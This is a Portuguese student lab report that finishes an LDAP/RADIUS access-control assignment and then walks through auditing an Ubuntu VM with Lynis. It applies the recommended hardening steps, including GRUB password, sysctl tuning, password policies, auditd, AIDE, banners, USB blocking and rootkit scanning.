Os testes de autenticação via `ldapwhoami` confirmaram que todos os utilizadores conseguem acessar o diretório LDAP com suas credenciais, validando a correta implementação da Autenticação. A separação por grupos também facilita a Accounting, permitindo registar ações ou gerir logs de acordo com os papéis de cada utilizador.

Dessa forma, todos os requisitos do Assignment 2 – Option 3 foram plenamente atendidos, demonstrando não apenas a instalação e configuração técnica do LDAP, mas também a compreensão prática dos conceitos de Autenticação, Autorização e Contabilidade (AAA) em infraestruturas de TI.

Conclusão

Este estudo evidenciou a importância e as vantagens de implementar sistemas de controlo de acessos, destacando a habilidade de centralizar o procedimento de autenticação e autorização para múltiplos utilizadores. Neste cenário, a configuração e administração de serviços como FreeRadius, a sua federação com o Active Directory e a implementação de OpenLDAP demonstraram ser abordagens eficientes na definição de permissões.

Além disso, a experiência obtida possibilitou um entendimento mais profundo dos desafios de segurança associados a estes sistemas. Cada um deles pode apresentar as suas próprias fragilidades e vulnerabilidades (como os riscos de *sniffing* e a fraca ofuscação de passwords no protocolo RADIUS) exigindo uma análise crítica das suas vantagens e desvantagens para garantir uma infraestrutura segura e robusta.

Referências

- [1] C. Rigney, S. Willens, A. Rubens, e W. Simpson, "Remote Authentication Dial In User Service (RADIUS)," *RFC 2865*, IETF, Junho 2000. [Online]. Disponível: <https://www.ietf.org/rfc/rfc2865.txt>
- [2] The FreeRADIUS Project, "FreeRADIUS: The open-source RADIUS server," 2024. [Online]. Disponível: <https://freeradius.org/>
- [3] D. Nelson, "Transport Layer Security (TLS) Encryption for RADIUS (RadSec)," *RFC 6614*, IETF, Maio 2012. [Online]. Disponível: <https://www.ietf.org/rfc/rfc6614.txt>
- [4] Jenkins Project, "Jenkins: Automation server," 2024. [Online]. Disponível: <https://www.jenkins.io/>
- [5] S. Rose, O. Borchert, S. Feldman, e M. St.G. cybersecurity, "Zero Trust Architecture," *NIST Special Publication 800-207*, NIST, Agosto 2020. [Online]. Disponível: <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-207.pdf>
- [6] J. P. Leite e P. S. Rodrigues, "PL02 - Autenticação e Protocolo RADIUS," *Slides da Unidade Curricular de Segurança de Sistemas e de Informação (SEGSII)*, ISEP, Porto, 2024. [Material de Aula].

[7] CISOfy, "Lynis - security auditing and hardening tool for linux/unix." [Online]. Available: <https://cisofy.com/lynis/>

[8] Canonical, "Cis ubuntu linux benchmarks." [Online]. Available: [https://www.cisecurity.org/benchmark/ubuntu linux](https://www.cisecurity.org/benchmark/ubuntu%20linux)

Análise Exercícios PLs

PL5 – Exercício 1

1. Run the lynis [7] tool on a standard Ubuntu machine and analyze it's results;


Para realizar o presente exercício, foi necessário atualizar o sistema, e instalar o *package lynis* para realizar a análise de resultados de hardening.

```
sudo apt update
```

```
sudo apt install lynis -y
```

```
sudo lynis audit system
```

Com estes *packages* devidamente instalados, podemos executar a análise do sistema, da forma ilustrada na figura abaixo.



```
pedromferreira28@UbuntuVM: ~  
pedromferreira28@UbuntuVM:~$ sudo lynis audit system  
sudo: unable to resolve host UbuntuVM: Name or service not known  
[sudo] password for pedromferreira28:  
  
[ Lynis 3.0.9 ]  
  
#####  
Lynis comes with ABSOLUTELY NO WARRANTY. This is free software, and you are  
welcome to redistribute it under the terms of the GNU General Public License.  
See the LICENSE file for details about using this software.  
  
2007-2021, CISofy - https://cisofy.com/lynis/  
Enterprise support available (compliance, plugins, interface and tools)  
#####  
  
[+] Initializing program  
-----  
- Detecting OS... [ DONE ]  
- Checking profiles... [ DONE ]  
-----  
Program version: 3.0.9  
Operating system: Linux
```

Figura 76 - Análise Lynis pré mitigações

Após a execução, abrimos e analisamos os resultados obtidos, em `/var/log/lynis-report.dat`, onde se observa um *hardening_index* de 58 pontos percentuais ilustrados na seguinte imagem:

```
installed_packages_array=(accountservic
package_audit_tool=apt-get
package_audit_tool_found=1
vulnerable_packages_found=1
hardening_index=58
tests_executed=HRDN-7231|HRDN-7230|HRDN
tests_skipped=MALW-3288|MALW-3286|TOOL-
finish=true
```

Figura 77 - Hardening Index pré mitigações

O relatório é bastante extenso, pelo que fazer uma análise exaustiva de todas as linhas do ficheiro seria inviável. Assim sendo, utilizamos o comando *grep* para executar uma busca dos aspetos a serem melhorados, baseado nas keywords *warning* e *suggestion* e enviamos todos os resultados obtidos para um ficheiro.

```
grep -E "warning|suggestion" /var/log/lynis-report.dat > ~/lynis-findings.txt
```

Os dados obtidos pelo anterior comando foram sintetizadas na tabela abaixo:

Categoria	Código/Identificação	Descrição	Recomendação/Ação corretiva
Manutenção do Sistema	LYNIS	Versão do Lynis desatualizada (mais de 4 meses)	Atualizar o Lynis para a versão mais recente: <code>sudo apt update</code> && <code>sudo apt install lynis</code>

Gestão de Pacotes	DEB-0280	Pacote libpam-tmpdir não instalado	Instalar para isolar diretórios temporários por utilizador: sudo apt install libpam-tmpdir
	DEB-0810	apt-listbugs em falta	Instalar para alertar sobre erros críticos antes de cada instalação APT
	DEB-0811	apt-listchanges em falta	Instalar para visualizar alterações significativas antes de atualizações
	DEB-0831	needrestart em falta	Instalar para identificar serviços que necessitam de reinício após atualizações
	DEB-0880	fail2ban em falta	Instalar o Fail2Ban para bloquear tentativas de autenticação por força bruta

	PKGS-7370	debsums em falta	Instalar para verificação de integridade de pacotes
	PKGS-7394	apt-show-versions em falta	Instalar para melhor gestão de versões e patches
Segurança de Arranque (Boot)	BOOT-5122	GRUB sem palavra-passe configurada	Definir uma palavra-passe no GRUB para prevenir alterações não autorizadas ao arranque
	BOOT-5264	Serviços podem não estar endurecidos	Executar <code>systemd-analyze security <serviço></code> para avaliar e restringir privilégios de serviços
Endurecimento do Kernel	KRNL-5820	<i>Core dumps</i> não restritos	Desativar em <code>/etc/security/limits.conf</code>
	KRNL-5830	É necessário reiniciar o sistema	Reiniciar o sistema para aplicar atualizações ao kernel

	KRNL-6000	Valores de sysctl não otimizados	Rever /etc/sysctl.conf e aplicar parâmetros seguros de rede e kernel
Autenticação e Contas de Utilizador	AUTH-9229-9286	Políticas de senha e hashing fracas	Configurar /etc/login.defs e PAM para definir idade mínima/máxima da senha e número de <i>hashing rounds</i>
	AUTH-9328	umask padrão demasiado permissivo	Definir um umask mais restritivo (ex.: 027) em /etc/login.defs
Sistema de Ficheiros e Armazenamento	FILE-6310	Diretórios /home, /tmp, /var não têm partições separadas	Criar partições separadas para evitar negação de serviço causada por discos cheios
	FILE-7524	Permissões de ficheiros demasiado permissivas	Rever e corrigir permissões utilizando chmod

Configuração de Rede	NETW-2704–2705	Servidores DNS não respondem (192.168.56.101, 10.0.3.15)	Corrigir /etc/resolv.conf para incluir servidores DNS funcionais (ex.: 8.8.8.8)
	NETW-3200	Protocolos de rede não utilizados ativados (dccp, sctp, rds, tipc)	Desativar módulos de kernel desnecessários em /etc/modprobe.d/blacklist.conf
	FIRE-4512	Módulos <i>iptables</i> carregados mas sem regras ativas	Configurar e ativar o UFW ou definir regras iptables adequadas
Registo e Auditoria	LOGG-2154	Registo externo (remote logging) não configurado	Configurar envio de logs para um servidor remoto via rsyslog
	LOGG-2190	Ficheiros apagados ainda em uso	Investigar com `lsdf
	ACCT-9622	Contabilização de processos desativada	Ativar com: sudo apt install acct && sudo systemctl enable --now acct
	ACCT-9626	Serviço sysstat desativado	Ativar registo de desempenho: sudo apt install sysstat

	ACCT-9628	Serviço auditd desativado	Ativar auditoria: sudo apt install auditd
	FINT-4350	Ferramenta de integridade de ficheiros em falta	Instalar e inicializar o AIDE: sudo apt install aide && sudo aideinit
Avisos Legais (Banners)	BANN-7126, BANN-7130	Faltam banners de aviso em /etc/issue e /etc/issue.net	Adicionar mensagens de aviso a utilizadores não autorizados
Segurança USB	USB-1000	Suporte para armazenamento USB ativo	Desativar módulo de armazenamento USB se não for necessário
Configuração de DNS / Hosts	NAME-4028, NAME-4404	Faltam nomes de host e FQDN em /etc/hosts	Adicionar entradas locais com hostname e FQDN corretos
Proteção de Compiladores e Malware	HRDN-7222, HRDN-7230	Compiladores sem restrições / ausência de antivírus	Restringir acesso a compiladores e instalar ferramentas como rkhunter ou chkrootkit

Automação	TOOL-5002	Ferramentas de gestão automática em falta	Considerar a instalação de <i>Ansible</i> ou <i>Puppet</i> para gestão e endurecimento automatizado
------------------	-----------	---	---

Figura 78 Dados sintetizados das sugestões LYNIS

2. Perform the necessary refinements to comply with all requirements reported by the tool.

Baseado nas categorias e recomendações identificadas, decidimos colmatar as falhas identificadas.

2.1. Atualização e Manutenção do Sistema

O Lynis indicou que a versão instalada da ferramenta estava desatualizada. Manter o Lynis atualizado é essencial para garantir que as verificações de vulnerabilidades e as auditorias de conformidade utilizam as regras mais recentes. Assim, o Lynis foi atualizado através do gestor de pacotes APT, assegurando que todas as análises de segurança são fiáveis e baseadas na versão mais recente da ferramenta.

2.2 Gestão de Pacotes e Dependências

O relatório do Lynis revelou a ausência de vários utilitários importantes, como o libpam-tmpdir, apt-listbugs, apt-listchanges, needrestart e fail2ban. Estes pacotes reforçam a segurança e a estabilidade do sistema, permitindo uma melhor gestão de atualizações, deteção de erros críticos e prevenção de ataques de força bruta. Todos foram instalados para garantir um ambiente de atualização controlado, seguro e automatizado.

```
pedronferreira28@ubuntuVM: ~$ ^C
pedronferreira28@ubuntuVM:~$ sudo apt install libpam-tmpdir apt-listchanges needrestart fail2ban debsums apt-show-versions -y
sudo: unable to resolve host ubuntuVM: Name or service not known
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following package was automatically installed and is no longer required:
  liblvm19
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  libapt-pkg-perl libfile-fnmatch-perl libintl-perl libintl-xs-perl libmodule-find-perl libmodule-scandeps-perl libproc-processtable-perl libsort-naturally-perl
  libterm-readkey-perl python3-pyasyncore python3-pynotify python3-setuptools whois
Suggested packages:
  default-nta | mail-transport-agent mailx monit sqlite3 python-pynotify-doc python-setuptools-doc
The following NEW packages will be installed:
  apt-listchanges apt-show-versions debsums fail2ban libapt-pkg-perl libfile-fnmatch-perl libintl-perl libintl-xs-perl libmodule-find-perl
  libmodule-scandeps-perl libpam-tmpdir libproc-processtable-perl libsort-naturally-perl libterm-readkey-perl needrestart python3-pyasyncore python3-pynotify
  python3-setuptools whois
0 upgraded, 19 newly installed, 0 to remove and 7 not upgraded.
Need to get 2,009 kB of archives.
After this operation, 11.1 MB of additional disk space will be used.
Get:1 https://pt.archive.ubuntu.com/ubuntu noble/main amd64 apt-listchanges all 3.27 [86.1 kB]
Get:2 https://pt.archive.ubuntu.com/ubuntu noble/main amd64 libapt-pkg-perl amd64 0.1.40build7 [68.4 kB]
Get:3 https://pt.archive.ubuntu.com/ubuntu noble/universe amd64 apt-show-versions all 0.22.15 [28.9 kB]
Get:4 https://pt.archive.ubuntu.com/ubuntu noble/universe amd64 libfile-fnmatch-perl amd64 0.02-3build4 [9,756 B]
Get:5 https://pt.archive.ubuntu.com/ubuntu noble/universe amd64 debsums all 3.0.2.1 [35.5 kB]
Get:6 https://pt.archive.ubuntu.com/ubuntu noble-updates/main amd64 python3-setuptools all 68.1.2-2ubuntu1.2 [397 kB]
Get:7 https://pt.archive.ubuntu.com/ubuntu noble/main amd64 python3-pyasyncore all 1.0.2-2 [10.1 kB]
Get:8 https://pt.archive.ubuntu.com/ubuntu noble-updates/universe amd64 fail2ban all 1.0.2-3ubuntu0.1 [409 kB]
Get:9 https://pt.archive.ubuntu.com/ubuntu noble/main amd64 libintl-perl all 1.33-1build3 [792 kB]
Get:10 https://pt.archive.ubuntu.com/ubuntu noble/main amd64 libintl-xs-perl amd64 1.33-1build3 [13.6 kB]
Get:11 https://pt.archive.ubuntu.com/ubuntu noble/main amd64 libmodule-find-perl all 0.16-2 [10.7 kB]
```

Figura 79 - Atualizações de pacotes e dependências

2.3. Segurança do Arranque (Boot Security)


O arranque do sistema não estava protegido por palavra-passe, o que permitiria a um utilizador com acesso físico alterar os parâmetros de inicialização. Foi configurada uma palavra-passe no GRUB para impedir alterações não autorizadas e proteger o processo de arranque. Adicionalmente, os serviços do sistema foram analisados com o comando `systemd-analyze security` para avaliar o seu nível de isolamento e restringir permissões excessivas.

```
pedronferreira28@ubuntuVM: ~$ sudo grub-mkpasswd-pbkdf2
sudo: unable to resolve host ubuntuVM: Name or service not known
Enter password:
Reenter password:
PBKDF2 hash of your password is grub.pbkdf2.sha512.10000.B04C5F8A9F4FA26EC26C615E9C4A4ECD21C15E9DFF6A4F271DEEC1D4404B747B137C1B0F07FAC4A73F21843D492D2E1A6F90E91C
D5F8ABA4B3E1F4A464F.4779053B255F8D3078DC287E0BD15F8A035EBC7E24C1A567AD165B2A31A6F4ADE8A30942961677BA98CE337BFEC00A44ACCAFEF0917233972B62152C215B
pedronferreira28@ubuntuVM: ~$ ^C
pedronferreira28@ubuntuVM:~$ sudo nano /etc/grub.d/40_custom
sudo: unable to resolve host ubuntuVM: Name or service not known
pedronferreira28@ubuntuVM:~$ sudo update-grub
sudo: unable to resolve host ubuntuVM: Name or service not known
Sourcing file '/etc/default/grub'
Generating grub configuration file ...
Found linux image: /boot/vmlinuz-6.14.0-35-generic
Found initrd image: /boot/initrd.img-6.14.0-35-generic
Found linux image: /boot/vmlinuz-6.14.0-33-generic
Found initrd image: /boot/initrd.img-6.14.0-33-generic
Found memtest86-x64 image: /boot/memtest86-x64.bin
Warning: os-prober will not be executed to detect other bootable partitions.
Systems on them will not be added to the GRUB boot configuration.
Check GRUB_DISABLE_OS_PROBER documentation entry.
Adding boot menu entry for UEFI Firmware Settings ...
done
pedronferreira28@ubuntuVM:~$ systemd-analyze security
UNIT                                EXPOSURE_PREDICATE_HAPPY
ModemManager.service               6.3 MEDIUM
NetworkManager.service             7.8 EXPOSED
accounts-daemon.service             5.5 MEDIUM
alsa-state.service                 9.6 UNSAFE
anacron.service                    9.6 UNSAFE
avahi-daemon.service               9.6 UNSAFE
colord.service                      3.5 OK
cron.service                       9.6 UNSAFE
cups-browsed.service               9.3 UNSAFE
cups.service                       9.6 UNSAFE
dbus.service                       9.5 UNSAFE
dnsmasq.service                   9.6 UNSAFE
emergency.service                  9.5 UNSAFE
fail2ban.service                   9.6 UNSAFE
fwupd.service                      7.7 EXPOSED
gdm.service                        9.8 UNSAFE
getty@tty1.service                 9.6 UNSAFE
gnome-remote-desktop.service       9.2 UNSAFE
kerneloops.service                9.2 UNSAFE
lynis.service                      9.6 UNSAFE
networkd-dispatcher.service        9.6 UNSAFE
oddjob.service                     9.6 UNSAFE
plymouth-start.service             9.5 UNSAFE
```

Figura 80 - Configuração de Password no arranque e análise dos serviços

2.4. Endurecimento do Kernel

O Lynis reportou a existência de *core dumps* ativos e parâmetros de kernel não otimizados. Foram desativados os *core dumps* através do ficheiro `/etc/security/limits.conf` e ajustados os parâmetros em `/etc/sysctl.conf` para reforçar a segurança da rede e do kernel. Estas medidas reduzem o risco de fuga de informação e aumentam a resiliência do sistema contra ataques de rede e exploração de vulnerabilidades.




```
pedromferreira28@UbuntuVM:~$ sudo /etc/security/limits.conf
^C^Csudo: unable to resolve host UbuntuVM: Name or service not known
sudo: /etc/security/limits.conf: command not found
pedromferreira28@UbuntuVM:~$ sudo nano /etc/security/limits.conf
sudo: unable to resolve host UbuntuVM: Name or service not known
pedromferreira28@UbuntuVM:~$ sudo nano /etc/sysctl.conf
sudo: unable to resolve host UbuntuVM: Name or service not known
pedromferreira28@UbuntuVM:~$ sudo sysctl -p
sudo: unable to resolve host UbuntuVM: Name or service not known
net.ipv4.conf.all.accept_redirects = 0
net.ipv4.conf.all.secure_redirects = 0
net.ipv4.conf.all.send_redirects = 0
net.ipv4.conf.all.accept_source_route = 0
net.ipv4.icmp_echo_ignore_broadcasts = 1
kernel.randomize_va_space = 2
pedromferreira28@UbuntuVM:~$
```

Figura 81 - Desativação de *core dumps* e ajuste de parâmetros

2.5. Políticas de Autenticação e Contas de Utilizador

O sistema apresentava políticas de autenticação e de palavra-passe fracas. Os ficheiros `/etc/login.defs` e `/etc/pam.d/common-password` foram configurados para impor regras de complexidade, comprimento mínimo, tempo máximo e mínimo de validade e número de tentativas permitidas. Estas alterações asseguram que todas as credenciais de utilizador cumprem padrões mínimos de robustez e rotatividade, reduzindo o risco de compromissos de conta.

A terminal window with a dark background and light green text. The user 'pedromferreira28' is logged into 'UbuntuVM'. They attempt to edit '/etc/login.defs' using 'sudo nano', but receive an error: 'sudo: unable to resolve host UbuntuVM: Name or service not known'. They then attempt to edit '/etc/pam.d/common-password' with the same result. Finally, they run 'sudo chage -M 90 -m 7 -W 14 username', which also fails with the same error, followed by a message: 'chage: user 'username' does not exist in /etc/passwd'. The prompt returns to the user.

```
pedromferreira28@UbuntuVM:~$ sudo nano /etc/login.defs
sudo: unable to resolve host UbuntuVM: Name or service not known
[sudo] password for pedromferreira28:
pedromferreira28@UbuntuVM:~$ sudo nano /etc/pam.d/common-password
sudo: unable to resolve host UbuntuVM: Name or service not known
pedromferreira28@UbuntuVM:~$ sudo chage -M 90 -m 7 -W 14 username
sudo: unable to resolve host UbuntuVM: Name or service not known
chage: user 'username' does not exist in /etc/passwd
pedromferreira28@UbuntuVM:~$
```

Figura 82 – Políticas obrigatórias das passwords

2.6. Sistema de Ficheiros e Armazenamento

O Lynis recomendou a separação de partições para diretórios críticos como /home, /tmp e /var, de forma a limitar o impacto de uma possível negação de serviço. Dado tratar-se de um ambiente virtual, optou-se por aplicar restrições adicionais nas opções de montagem e permissões dos diretórios, reforçando a segurança contra escritas indevidas e fugas de informação.

2.7. Configuração de Rede

O relatório identificou problemas na configuração DNS e a ausência de regras ativas de *firewall*. O ficheiro /etc/resolv.conf foi corrigido para incluir servidores DNS funcionais e de confiança. A firewall UFW foi ativada e configurada para permitir apenas o tráfego necessário. Além disso, foram desativados protocolos de rede desnecessários como DCCP, SCTP, RDS e TIPC, reduzindo assim a superfície de ataque do sistema.

2.8. Registo e Auditoria

Verificou-se que vários serviços de auditoria e monitorização, como o auditd, acct e sysstat, estavam desativados. Estes serviços foram instalados e configurados para garantir o registo contínuo de atividades e a deteção precoce de comportamentos anómalos. Foi ainda configurado o *logging* remoto através do rsyslog, permitindo armazenar registos de forma centralizada e protegida contra alterações locais.

```

pedromferreira28@UbuntuVM:~$ sudo systemctl enable --now auditd acct sysstat
sudo: unable to resolve host UbuntuVM: Name or service not known
Synchronizing state of auditd.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable auditd
Synchronizing state of acct.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable acct
Synchronizing state of sysstat.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable sysstat
pedromferreira28@UbuntuVM:~$

```

Figura 83 - Configuração do Sistema de Registo de Auditoria

```

pedromferreira28@UbuntuVM:~$ sudo lsof | grep deleted
sudo: unable to resolve host UbuntuVM: Name or service not known
lsof: WARNING: can't stat() fuse.portal file system /run/user/1000/doc
Output information may be incomplete.
lsof: WARNING: can't stat() fuse.gvfsd-fuse file system /run/user/1000/gvfs
Output information may be incomplete.
pipewire 1880          pedromferreira28   36u  REG          0,1    2312    180 /menfd:pipewire-menfd:flags=0x0000000f,type=2,size=231
2 (deleted)
pipewire 1880          pedromferreira28   39u  REG          0,1    2312    181 /menfd:pipewire-menfd:flags=0x0000000f,type=2,size=231
2 (deleted)
pipewire 1880          pedromferreira28   47u  REG          0,1    2312    184 /menfd:pipewire-menfd:flags=0x0000000f,type=2,size=231
2 (deleted)
pipewire 1880          pedromferreira28   49u  REG          0,1    2312    185 /menfd:pipewire-menfd:flags=0x0000000f,type=2,size=231
2 (deleted)
pipewire 1880          pedromferreira28   51u  REG          0,1    2312    186 /menfd:pipewire-menfd:flags=0x0000000f,type=2,size=231
2 (deleted)
pipewire 1880 1897 module-rt pedromferreira28   36u  REG          0,1    2312    180 /menfd:pipewire-menfd:flags=0x0000000f,type=2,size=231
2 (deleted)
pipewire 1880 1897 module-rt pedromferreira28   39u  REG          0,1    2312    181 /menfd:pipewire-menfd:flags=0x0000000f,type=2,size=231
2 (deleted)
pipewire 1880 1897 module-rt pedromferreira28   47u  REG          0,1    2312    184 /menfd:pipewire-menfd:flags=0x0000000f,type=2,size=231
2 (deleted)
pipewire 1880 1897 module-rt pedromferreira28   49u  REG          0,1    2312    185 /menfd:pipewire-menfd:flags=0x0000000f,type=2,size=231
2 (deleted)
pipewire 1880 1897 module-rt pedromferreira28   51u  REG          0,1    2312    186 /menfd:pipewire-menfd:flags=0x0000000f,type=2,size=231
2 (deleted)
pipewire 1880 1903 pw-data-l pedromferreira28   36u  REG          0,1    2312    180 /menfd:pipewire-menfd:flags=0x0000000f,type=2,size=231
2 (deleted)
pipewire 1880 1903 pw-data-l pedromferreira28   39u  REG          0,1    2312    181 /menfd:pipewire-menfd:flags=0x0000000f,type=2,size=231

```

Figura 84 - Sistema de Registo Funcional

2.9. Monitorização de Integridade de Ficheiros (AIDE)

O sistema não dispunha de qualquer ferramenta de verificação de integridade de ficheiros. O AIDE foi instalado e inicializado, criando uma base de dados com *hashes* criptográficos dos ficheiros críticos do sistema. Este mecanismo permite detetar alterações indevidas e atua como uma camada adicional de proteção contra intrusões e *rootkits*.

```

No VM guests are running outdated hypervisor (qemu) binaries on this host.
pedromferreira28@UbuntuVM:~$ sudo aideinit
sudo: unable to resolve host UbuntuVM: Name or service not known
Running aide --init...

pedromferreira28@UbuntuVM:~$ sudo mv /var/lib/aide/aide.db.new /var/lib/aide/aide.db
sudo: unable to resolve host UbuntuVM: Name or service not known
[sudo] password for pedromferreira28:
pedromferreira28@UbuntuVM:~$

```

Figura 85 - Instalação do AIDE

2.10. Banners de Aviso Legal

O sistema não apresentava mensagens de aviso nos ficheiros `/etc/issue` e `/etc/issue.net`. Foram adicionadas mensagens de aviso legal, alertando que o acesso é restrito a utilizadores autorizados e que toda a atividade é monitorizada. Esta prática cumpre os requisitos legais e dissuade tentativas de acesso não autorizado.

```
pedromferreira28@UbuntuVM:~$ sudo bash -c 'echo "Unauthorized access prohibited. All activity is monitored." > /etc/issue'
sudo: unable to resolve host UbuntuVM: Name or service not known
pedromferreira28@UbuntuVM:~$ sudo cp /etc/issue /etc/issue.net
sudo: unable to resolve host UbuntuVM: Name or service not known
pedromferreira28@UbuntuVM:~$
```

Figura 86 - Sistema de aviso legal

2.11. Segurança USB

O Lynis identificou que o módulo de armazenamento USB estava ativo, o que representa um risco de extração ou injeção de dados maliciosos. Foi criada uma lista negra no `/etc/modprobe.d/` para desativar o carregamento do módulo `usb-storage`, restringindo assim o uso de dispositivos externos não autorizados.

```
pedromferreira28@UbuntuVM:~$ echo "blacklist usb-storage" | sudo tee /etc/modprobe.d/blacklist-usb.conf
sudo: unable to resolve host UbuntuVM: Name or service not known
blacklist usb-storage
pedromferreira28@UbuntuVM:~$
```

Figura 87 - Desativação da utilização de USB

2.12. Compiladores e Proteção contra Malware

O relatório indicou que os compiladores estavam acessíveis a todos os utilizadores e que não existiam ferramentas de deteção de malware. O acesso ao compilador `gcc` foi restringido ao utilizador `root` e foram instaladas as ferramentas `rkhunter` e `chkrootkit` para detetar rootkits e outras formas de software malicioso. Estas medidas reduzem a possibilidade de exploração de vulnerabilidades e execução de código não autorizado.

```
pedromferreira28@UbuntuVM:~$ sudo chmod 700 /usr/bin/gcc
sudo: unable to resolve host UbuntuVM: Name or service not known
pedromferreira28@UbuntuVM:~$ sudo apt install rkhunter chkrootkit -y
sudo: unable to resolve host UbuntuVM: Name or service not known
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following package was automatically installed and is no longer required:
  liblvm19
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  fonts-lato javascript-common libjs-jquery libruby libruby3.2 net-tools rake ruby ruby-net-telnet ruby-rubygems ruby-sdbm ruby-webrick ruby-xmlrpc ruby3.2
  rubygems-integration unhide unhide.rb
Suggested packages:
```

Figura 88 - Acesso Restringido ao Compilador

```

pedromferreira28@UbuntuVM:~$ sudo rkhunter --update
sudo: unable to resolve host UbuntuVM: Name or service not known
Invalid WEB_CMD configuration option: Relative pathname: "/bin/false"
pedromferreira28@UbuntuVM:~$ sudo rkhunter --check
sudo: unable to resolve host UbuntuVM: Name or service not known
[ Rootkit Hunter version 1.4.6 ]

Checking system commands...

Performing 'strings' command checks
  Checking 'strings' command [ OK ]

Performing 'shared libraries' checks
  Checking for preloading variables [ None found ]
